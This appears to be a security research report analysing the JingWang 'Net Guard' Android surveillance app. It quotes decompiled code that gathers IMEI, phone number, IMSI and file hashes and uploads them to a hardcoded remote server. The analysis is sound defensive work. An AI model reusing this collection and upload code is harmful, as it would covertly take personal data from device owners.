Introduction

The OTF (www.opentech.fund) requested our research team investigate the JingWang application (GA_AJ_JK_GXH.apk) as currently distributed publicly during the Sept/Oct 2017 time-frame. This investigative review also touched four other applications versions that were acquired by an Internet freedom security research team prior to the start of our research team's review.

The six questions are:

1. What local data is accessed, stored and/or recorded by the application?
2. Where is data sent/stored?
3. Are there any backdoors or surveillance type features in the app?
4. What is the update process of the application?
5. What is the security of the access, storage, and recording of data?
6. What privacy problems might be in the application?

Our research team's answers and investigative evidence for OTF's six questions are found below. The answers are followed by appendices outlining the OPSSEC considerations during testing, a listing of which APKs were provided, and also details on the web server used for updates. Additional artifacts such as file hash list and applications strings were provided separately to OTF.

Q1: What local data is accessed, stored and/or recorded by the application?

GA_AJ_JK_GXH.apk (Net Guard Application):
The application extracts a device's essential information, which includes its IMEI, MAC Address, manufacturer, model, phone number, and subscriber ID. It also performs a file scan on the device's external storage, in which it will record metadata of each file and store it in its local database. There is also a feature that takes screenshots of the list of flagged dangerous files and exports them to the device's image gallery,. This is further examined below.
First, the application extracts the user's essential information.

```
GA_AJ_JK_GXH/jd/src/com/itap/utils/ExecuteThread.java:
82   private String getJBXX()
83   {
84     try
85     {
86       String str1 = isTRN(isNull(EssentialInformation.getSBMC()));
87       String str2 = isTRN(isNull(EssentialInformation.getIMEI(this.context)));
88       String str3 = isTRN(isNull(EssentialInformation.getMacAddress(this.context)));
89       String str4 = isTRN(isNull(EssentialInformation.getPhoneCsModel()));
90       String str5 = isTRN(isNull(EssentialInformation.getPhoneModel()));
91       String str6 = isTRN(isNull(EssentialInformation.getLineNum(this.context)));
92       String str7 = isTRN(isNull(EssentialInformation.getIMSI(this.context)));
93       str1 = str1 + "\t" + str2 + "\t" + str3 + "\t" + "无" + "\t" + str4 + "\t" + str5 +
"\t" + str6 + "\t" + str7 + "\t" + "无";
94       return str1;
```

Then application recursively scans the phone's external storage for files, in which it will record the name, path, size, MD5 hash of the file, and the MD5 of the MD5 hash of each file.

```
GA_AJ_JK_GXH/jd/src/com/itap/utils/ExecuteThread.java:
337   private void scanFile(String paramString)
338   {
339     Object localObject = new File(paramString);
340     if (!((File)localObject).exists()) {}
341     do
342     {
343       do
344       {
345         for (;;)
346         {
347           return;
348           if (!((File)localObject).isDirectory()) {
349             break;
350           }
351           paramString = ((File)localObject).listFiles();
352           if (paramString != null)
353           {
354             int j = paramString.length;
355             int i = 0;
356             while (i < j)
357             {
358               localObject = paramString[i];
359               if (localObject != null) {
360                 scanFile(((File)localObject).getAbsolutePath());
361               }
362               i += 1;
```

```
363             }
364           }
365         }
366       } while ((!((File)localObject).isFile()) || (paramString.indexOf(".") <= -1));
367       localObject = paramString.substring(paramString.lastIndexOf(".") + 1).toUpperCase();
368     } while
("",3GP,AMR,AVI,WEBM,FLV,IVX,M4A,MP3,MP4,MPG,RMVB,RAM,WMA,WMV,TXT,HTML,CHM,PNG,JPG,".indexOf(",
" + (String)localObject + ",") <= -1);
369     this.list_file.add(paramString);
370   }
...
399         scanFile(Environment.getExternalStorageDirectory().getAbsolutePath());
```

Note that the application looks for files ending with the following extensions:

- 3GP
- AMR
- AVI
- WEBM
- FLV
- IVX
- M4A
- MP3
- MP4
- MPG
- RMVB
- RAM
- WMA
- WMV
- TXT
- HTML
- CHM
- PNG
- JPG

This list is then looped over and a WJXX object containing each file name (lines 140, 144), path (lines 133, 143), size (lines 135, 142), MD5 hash of the file (lines 138, 146), and the MD5 of the MD5 hash (lines 139, 145) of the file will be added to another list.

```
GA_AJ_JK_GXH/jd/src/com/itap/utils/ExecuteThread.java:
120   private List<WJXX> loopList()
121   {
122     Constant.isFlat = false;
123     sendMessage(WeiboDialogUtils.handler, "安检中", 1);
124     sendMessage(WeiboDialogUtils.handler, "0/" + this.list_file.size(), 3);
125     int j = 3;
126     ArrayList localArrayList = new ArrayList();
127     int i = 0;
128     for (;;)
129     {
130       if (i >= this.list_file.size()) {
```

```
131         return localArrayList;
132       }
133       String str1 = (String)this.list_file.get(i);
134       Object localObject = new File(str1);
135       long l = ((File)localObject).length();
136       if (l > 10L)
137       {
138         String str2 = FileMD5.getFileMD5((File)localObject);
139         String str3 = MD5Util.getMD5String(str2);
140         localObject = ((File)localObject).getName();
141         WJXX localWJXX = new WJXX();
142         localWJXX.setWJDX(l);
143         localWJXX.setWJLJ(str1);
144         localWJXX.setWJMC((String)localObject);
145         localWJXX.setWJMD5(str3);
146         localWJXX.setYWJMD5(str2);
147         localArrayList.add(localWJXX);
148       }
149       sendMessage(WeiboDialogUtils.handler, i + 1 + "/" + this.list_file.size(), 3);
150       float f = this.list_file.size() / 97.0F;
151       int k = j;
152       if ((i + 1) % Integer.parseInt(new DecimalFormat("0").format(f)) == 0)
153       {
154         k = j + 1;
155         sendMessage(WeiboDialogUtils.handler, k, 2);
156       }
157       i += 1;
158       j = k;
159     }
160   }
```

There is also an interesting snapshot feature in the application. If after the initial scanning and file(s) of interest have been found, a list will be returned and displayed on the screen. If the user clicks on the bottom-right button it will take a screenshot saved in yyyy-MM-dd_HH-mm-ss.jpg format to the SD card's root directory (/sdcard), exported to the device's image gallery, and then removed from the SD card's root directory.


7:20
Pictures

```
GA_AJ_JK_GXH/jd/src/com/itap/sjga/MainActivity.java
468   public void onClick(View paramView)
469   {
470     switch (paramView.getId())
471     {
472     }
473     do
474     {
475       return;
476       finish();
477       return;
478       SimpleDateFormat localSimpleDateFormat = new SimpleDateFormat("yyyy-MM-dd_HH-mm-ss",
Locale.US);
479       new StringBuilder("/sdcard/").append(localSimpleDateFormat.format(new
Date())).append(".png").toString();
480       paramView = paramView.getRootView();
481       paramView.setDrawingCacheEnabled(true);
482       paramView.buildDrawingCache();
483       paramView = paramView.getDrawingCache();
484     } while (paramView == null);
485     try
486     {
487       BitmapUtil.saveImageToGallery(this, paramView);
488       Toast.makeText(this, "截图成功", 0).show();
489       return;
490     }
491     catch (Exception paramView)
492     {
493       paramView.printStackTrace();
494     }
495   }
```

Its actual intent is not fully understood because it has to be triggered by the user. However, it may be a feature used to aid physical policing and data extraction as screen shots of the captured files of interest serves as evidence and using the devices image gallery provides an easy to use mechanism for sharing (data transfer) handled through the Android operating system (Bluetooth, EMail, etc.).


References:

- URL server: hxxp://47.93.5.238:8081
- Base server: hxxp://bxaq.landaitap.com:22222 (hxxp://47.93.5.238:22222)
- SBMC: (https://developer.android.com/reference/android/os/Build.html#MODEL)
- IMEI: (https://en.wikipedia.org/wiki/International_Mobile_Equipment_Identity)
- MacAddress: (https://en.wikipedia.org/wiki/MAC_address)
- PhoneCsModel: (https://developer.android.com/reference/android/os/Build.html#MANUFACTURER)
- PhoneModel: (https://developer.android.com/reference/android/os/Build.html#MODEL)
- LineNum: (phone number)
- IMSI: (https://en.wikipedia.org/wiki/International_mobile_subscriber_identity)


Q2: Where is data sent/stored?

GA_AJ_JK_GXH.apk (Net Guard Application):
The application sends a device's essential (SIM) information as well as metadata of any files found in external storage that it deems dangerous to the base server. This is further examined below.
The application makes requests to the base server, which is hardcoded (line 531), with a custom "type" flag (line 529) and GXSJ value (line 530), returned by DbDao::queryMB. It is believed that this is the application requesting new file signatures to update its local database.


```
com/itap/utils/ExecuteThread.java:
526   public void okHttpService(String paramString)
527   {
528     Object localObject = new FormEncodingBuilder();
529     ((FormEncodingBuilder)localObject).add("type", "JWWS_cshTZM");
530     ((FormEncodingBuilder)localObject).add("GXSJ", paramString);
531     paramString = new
Request.Builder().url("http://bxaq.landaitap.com:22222/BXAQ/servlet/front/APPS").post(((FormEn
codingBuilder)localObject).build()).build();
...
539
540       public void onResponse(Response paramAnonymousResponse)
541         throws IOException
542       {
543         Object localObject = paramAnonymousResponse.body().string();
544         try
545         {
546           if (new JSONObject((String)localObject).getBoolean("success"))
547           {
548             paramAnonymousResponse = new ArrayList();
549             localObject = new JSONObject((String)localObject).getJSONArray("data");
550             if (((JSONArray)localObject).length() > 0)
551             {
552               int i = 0;
553               for (;;)
554               {
555                 if (i >= ((JSONArray)localObject).length())
556                 {
557                   ExecuteThread.this.dbDao.addMB(paramAnonymousResponse);
558                   return;
559                 }
```



Typically, during a new installation the response from the base server will contain a JSON object containing a list of new MB objects that ExecuteThread::okHttpService will then add to the local database (line 557).




Any subequent requests, with the same install, will result in an empty response.



The applications uploads user data in MainActivity::testUploadFile by compressing two files named jbxx.txt and files.txt into a Zip file named JWWS.zip.

```
src/com/itap/sjga/MainActivity.java:
315   private void testUploadFile(Context paramContext)
316   {
...
321     paramContext = new File(paramContext.getExternalFilesDir(null).getAbsolutePath(),
"JWWS.zip");
322     paramContext = RequestBody.create(MediaType.parse("application/octet-stream"),
paramContext);
323     paramContext = new
MultipartBuilder().type(MultipartBuilder.FORM).addPart(Headers.of(new String[] { "Content-
Disposition", "form-data; name=\    323 "AJLY\"" }), RequestBody.create(null,
this.ajly)).addPart(Headers.of(new String[] { "Content-Disposition", "form-data;
name=\"QBID\"" }), Request    323 Body.create(null, this.qbid)).addPart(Headers.of(new
String[] { "Content-Disposition", "form-data; name=\"SJHM\"" }), RequestBody.create(null, th
323 is.sjhm)).addPart(Headers.of(new String[] { "Content-Disposition", "form-data;
name=\"JD\"" }), RequestBody.create(null, "")).addPart(Headers.of(    323 new String[] {
"Content-Disposition", "form-data; name=\"WD\"" }), RequestBody.create(null,
"")).addPart(Headers.of(new String[] { "Content-Dispo    323 sition", "form-data;
name=\"mFile\";filename=\"JWWS.zip\"" }), paramContext).build();
324     localOkHttpClient.newCall(new
Request.Builder().url("http://bxaq.landaitap.com:22222/BXAQ/servlet/front/APPS?type=XXCJ").pos
t(paramContext).b    324 uild()).enqueue(new Callback()
```



The jbxx.txt file contains devices “essential information”, which includes the device’s IMEI, MAC Address, manufacturer, model, phone number, and subscriber ID.

```
GA_AJ_JK_GXH/jd/src/com/itap/utils/ExecuteThread.java:
82   private String getJBXX()
83   {
84     try
85     {
86       String str1 = isTRN(isNull(EssentialInformation.getSBMC()));
87       String str2 = isTRN(isNull(EssentialInformation.getIMEI(this.context)));
88       String str3 = isTRN(isNull(EssentialInformation.getMacAddress(this.context)));
89       String str4 = isTRN(isNull(EssentialInformation.getPhoneCsModel()));
90       String str5 = isTRN(isNull(EssentialInformation.getPhoneModel()));
91       String str6 = isTRN(isNull(EssentialInformation.getLineNum(this.context)));
92       String str7 = isTRN(isNull(EssentialInformation.getIMSI(this.context)));
```

```
93       str1 = str1 + "\t" + str2 + "\t" + str3 + "\t" + "无" + "\t" + str4 + "\t" + str5 +
"\t" + str6 + "\t" + str7 + "\t" + "无";
94       return str1;
```

The files.txt file contains records of the name, path, size, MD5 hash, and the MD5 of the MD5 hash of any files whose MD5 hash is a match in the application's local database. The file compression happens int ExecuteThread::startSM. If no files match any of the entries in the local database only the jbxx.txt file will be Zipped and sent.

```
GA_AJ_JK_GXH/jd/src/com/itap/utils/ExecuteThread.java:
380   private void startSM()
381   {
...
407         AddFile.writeTxtToFile((String)localObject2, new File((File)localObject3,
"jbxx.txt"));
408         int i = 0;
409         for (;;)
410         {
411           if (i >= ((List)localObject1).size()) {
412             localObject2 = new CompressBook();
413           }
414           try
415           {
416             if (new File(Constant.FILEPATH).exists()) {
417               ((CompressBook)localObject2).zip(Constant.FILEPATH);
418             }
419             if (new File(this.context.getExternalFilesDir(null).getAbsolutePath(),
"JWWS.zip").exists())
420             {
421               sendMessage(this.mainUI.handle, localObject1, 9);
422               return;
423               AddFile.writeTxtToFile(((WJXX)((List)localObject1).get(i)).getYWJMD5() +
"\t" + ((WJXX)((List)localObject1).get(i)).getWJMC() + "\t" +
((WJXX)((List)localObject1).get(i)).getWJDX(), new File((File)localObject3, "files.txt"),
((WJXX)((List)localObject1).get(i)).getYWJMD5());
424               i += 1;
425             }
426           }
```

References:

- URL server: hxxp://47.93.5.238:8081
- Base server: hxxp://bxaq.landaitap.com:22222 (hxxp://47.93.5.238:22222)

Q3: Are there any backdoors or surveillance type features in the app?

GA_AJ_JK_GXH.apk (Net Guard Application):
The research team did not find any obvious covert backdoor or surveillance features built into the application. However, the application does have a surveillance feature that scans the device's external storage for files that it deems as “dangerous” and notifies the user while doing so. It also requests for permissions that have the potential to be used in malicious manners in subsequent updates. This is further examined below.

The application requests android.permission.READ_EXTERNAL_STORAGE (line 10) and android.permission.RECEIVE_BOOT_COMPLETED (line 12) permissions, as shown in its manifest file:

```
AndroidManifest.xml:
3:    <uses-permission android:name="android.permission.INTERNET"/>
4:    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
5:    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
6:    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
7:    <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
8:    <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
9:    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
10:   <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
11:   <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
12:   <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
```

The READ_EXTERNAL_STORAGE permission allows an application to read from external storage. The application uses this permission to discover and read files, in order to produce metadata. This data contains the name, path, size, MD5 hash of the file, and the MD5 of the MD5 hash of each file. This is illustrated in the decompiled ExecuteThread.java (lines 138-147).

```
com/itap/utils/ExecuteThread.java:
    133       String str1 = (String)this.list_file.get(i);
    134       Object localObject = new File(str1);
    135       long l = ((File)localObject).length();
    136       if (l > 10L)
    137       {
    138         String str2 = FileMD5.getFileMD5((File)localObject);
    139         String str3 = MD5Util.getMD5String(str2);
    140         localObject = ((File)localObject).getName();
    141         WJXX localWJXX = new WJXX();
    142         localWJXX.setWJDX(l);
    143         localWJXX.setWJLJ(str1);
    144         localWJXX.setWJMC((String)localObject);
    145         localWJXX.setWJMD5(str3);
    146         localWJXX.setYWJMD5(str2);
    147         localArrayList.add(localWJXX);
    148       }
```

The application compares this data against a local database of MD5 file hashes to decide whether a local file is dangerous, in which it will inform the base server and prompt the user to delete this file(s).


6:51
净网卫士(V1.3)
退出
存在有害信息!
1507229334052.jpg
删除

This is extent of how this permission is used. However, the fact that the application has read access to external storage is worrisome. Further updates could use this permission in more malicious manners, unknowingly to the user.
RECEIVE_BOOT_COMPLETED

- Allows an application to start itself as soon as the system has finished booting. This can make it take longer to start the phone and allow the application to slow down the overall phone by always running.

